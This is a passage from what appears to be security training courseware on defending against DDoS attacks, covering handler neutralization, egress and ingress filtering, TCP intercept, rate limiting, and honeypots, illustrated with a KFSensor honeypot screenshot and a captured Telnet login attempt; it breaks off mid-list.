
- **Network Service Providers**

  Service providers and network administrators can adopt dynamic pricing for their network usage to charge potential secondary victims for accessing the Internet and thereby encourage them to become more active in preventing themselves from becoming a part of a DDoS attack.

Detect and Neutralize Handlers

An important method used to stop DDoS attacks is to detect and neutralize handlers. This can be achieved by network traffic analysis, neutralizing botnet handlers, and identifying spoofed source addresses. In the agent-handler DDoS attack-tool arsenal, the handler works as an intermediary for the attacker to initiate attacks. Analyzing communication protocols and traffic patterns between handlers and clients or handlers and agents can reveal the network nodes infected by the handlers. Discovering the handlers in the network and disabling them can be a quick method of disrupting the DDoS attack network. Because the number of DDoS handlers deployed in the network is much less than the number of agents, neutralizing a few handlers can possibly render multiple agents useless, thereby thwarting DDoS attacks.

Furthermore, there is a reasonable probability that the spoofed source address of DDoS attack packets will not represent a valid source address of the definite sub-network. Identifying spoofed source addresses will prevent DDoS attacks with thorough comprehension of communication protocols and traffic among handlers, clients, and agents.



Prevent Potential Attacks

Egress Filtering

- Egress filtering **scans the headers of IP packets** leaving a network
- Egress filtering ensures that **unauthorized or malicious traffic** never leaves the internal network
- The packets will not reach the targeted address if they do not meet the necessary specifications

Ingress Filtering

- Ingress filtering **prevents the source address spoofing** of Internet traffic
- It **protects against flooding attacks** originating from valid prefixes (IP addresses)
- It allows the originator to be traced to its true source

TCP Intercept

- TCP intercept features in routers protect TCP servers from TCP SYN-flooding attacks
- Configuring TCP Intercept features **prevents DoS attacks** by intercepting and validating TCP connection requests

Rate Limiting

- Rate limiting **controls the rate of outbound or inbound traffic** of a network interface controller
- It **reduces the high-volume inbound traffic** caused by DDoS attacks

Prevent Potential Attacks

- **Egress Filtering**

  Egress filtering scans the headers of IP packets leaving a network. If the packets meet specifications, they can be routed out of the sub-network from which they originated. On the other hand, the packets do not reach the targeted address if they fail to meet the necessary specifications. Egress filtering ensures that unauthorized or malicious traffic never leaves the internal network.

  DDoS attacks generate spoofed IP addresses. Establishing protocols to require any legitimate packet that leaves a company's network to have a source address in which the network portion matches the internal network can help mitigate attacks. A properly developed firewall for the sub-network can filter out many DDoS packets with spoofed IP source addresses.

  If a web server is vulnerable to a zero-day attack known only to the underground hacker community, a server can be vulnerable even after applying all available patches. However, if the user enables egress filtering, they can save the integrity of a system by keeping the server from establishing a connection back to the attacker. This would also limit the effectiveness of many payloads used in common exploits. Outbound exposure can be restricted to the required traffic, thereby limiting the attacker's ability to connect to other systems and gain access to tools that can enable further access into the network.

- **Ingress Filtering**

  Ingress filtering is a packet filtering technique used by many Internet Service Providers (ISPs) to prevent the source address spoofing of Internet traffic. Thus, ingress filtering can indirectly combat several types of net abuse by making Internet traffic traceable to its true source. It protects against flooding attacks that originate from valid prefixes (IP addresses) and enables the originator to be traced to its true source.

- **TCP Intercept**

  TCP intercept is a traffic-filtering feature in routers to protect TCP servers from a TCP SYN-flooding attack, which is a kind of DoS attack. In a SYN-flooding attack, the attacker sends a huge volume of requests to connect with unreachable return addresses. As the addresses are not reachable, the connections cannot be established and remain unresolved. This huge volume of unresolved open connections overwhelms the server and may cause it to deny service even to valid requests. Consequently, legitimate users may not be able to connect to a website, access email, use an FTP service, and so on.

  In the TCP intercept mode, a router intercepts the SYN packets sent by clients to a server and matches them with an extended access list. If a match is obtained, then on behalf of the destination server, the intercept software establishes a connection with the client. Similarly, the intercept software also establishes a connection with the destination server on behalf of the client. Once the two half connections are established, the intercept software combines them transparently. Thus, the TCP intercept software prevents fake connection attempts from reaching the server by acting as a mediator between the server and client throughout the connection.

- **Rate Limiting**


  Rate limiting is a technique used to control the rate of outbound or inbound traffic of a network interface controller. This technique effectively reduces the high volume of inbound traffic that causes a DDoS attack. It is especially important to employ this technique in hardware appliances, in which the technique is configured to limit the rate of requests on layers 4 and 5 of the Open Systems Interconnection (OSI) model.

Deflect Attacks

- Systems that are set up with limited security, also known as **Honeypots**, act as an enticement for an attacker
- Honeypots serve as a means of **gaining information** about attackers, **attack techniques**, and tools by storing a record of the system activities
- The defense-in-depth approach is used with IPSes at different network points to divert **suspicious DoS traffic** to several honeypots

KFSensor

KFSensor acts as a honeypot, designed to attract and detect hackers and worms by simulating **vulnerable system services** and Trojans



ALVIN_SENSOR_2 - win2003server1 - Main Scenario
TCP
0 Closed TCP Ports
21 FTP
22 SSH - Activity
23 Telnet - Recent Activity
25 SMTP
53 DNS
68 DHCP
80 IIS - Activity
81 IIS 81
82 IIS 82
110 POP3
119 NNTP
135 Beagle virus
139 NBT Session Service

Start Time	Pro...	Sens...	Name
10:22:47.848	TCP	3128	IIS Proxy
10:22:45.515	TCP	9000	TCP Syn Sca
10:16:06.416	TCP	23	Telnet
10:09:40.155	TCP	5900	VNC
10:09:39.444	TCP	5900	VNC
10:09:38.713	TCP	5900	VNC

```
>>>>{IAC WILL Echo}{IAC WILL SuppressGoAhead}{IAC DO NewEnvironmentOption}{IAC DO
>>>>Welcome to Microsoft Telnet Service
>>>>
>>>>login:
{IAC DONT Echo}
>>>>{IAC WONT Echo}
{IAC DONT SuppressGoAhead}
>>>>{IAC WONT SuppressGoAhead}
{IAC WONT NewEnvironmentOption}{IAC WONT NegotiateAboutWindowSize}{IAC WONT Binary
>>>>{IAC WONT BinaryTransmission}
root
{IAC DONT Echo}
>>>>{IAC WONT Echo}
>>>>
>>>>password:
```

http://www.keyfocus.net

Deflect Attacks

Systems set up with limited security, also known as honeypots, act as enticement for an attacker. Recent research reveals that a honeypot can imitate all aspects of a network, including its web servers, mail servers, and clients. Honeypots are intentionally set up with low security to gain the attention of DDoS attackers and serve as a means for gaining information about attackers, attack techniques, and tools by storing a record of the system activities. DDoS attackers attracted by a honeypot install handlers or agent code within the honeypot. This avoids compromising systems that are more sensitive. Honeypots not only protect the actual system from attackers but also keep track of details on the attackers' activities by recording the activity information. Consequently, the honeypot owner can keep a record of the handler and/or agent activity. Users can employ this knowledge to defend against any future DDoS installation attacks. A defense-in-depth approach with Internet Protocol Security (IPsec) can be used at different network points to divert suspicious DoS traffic to several honeypots.

There are two different types of honeypots:

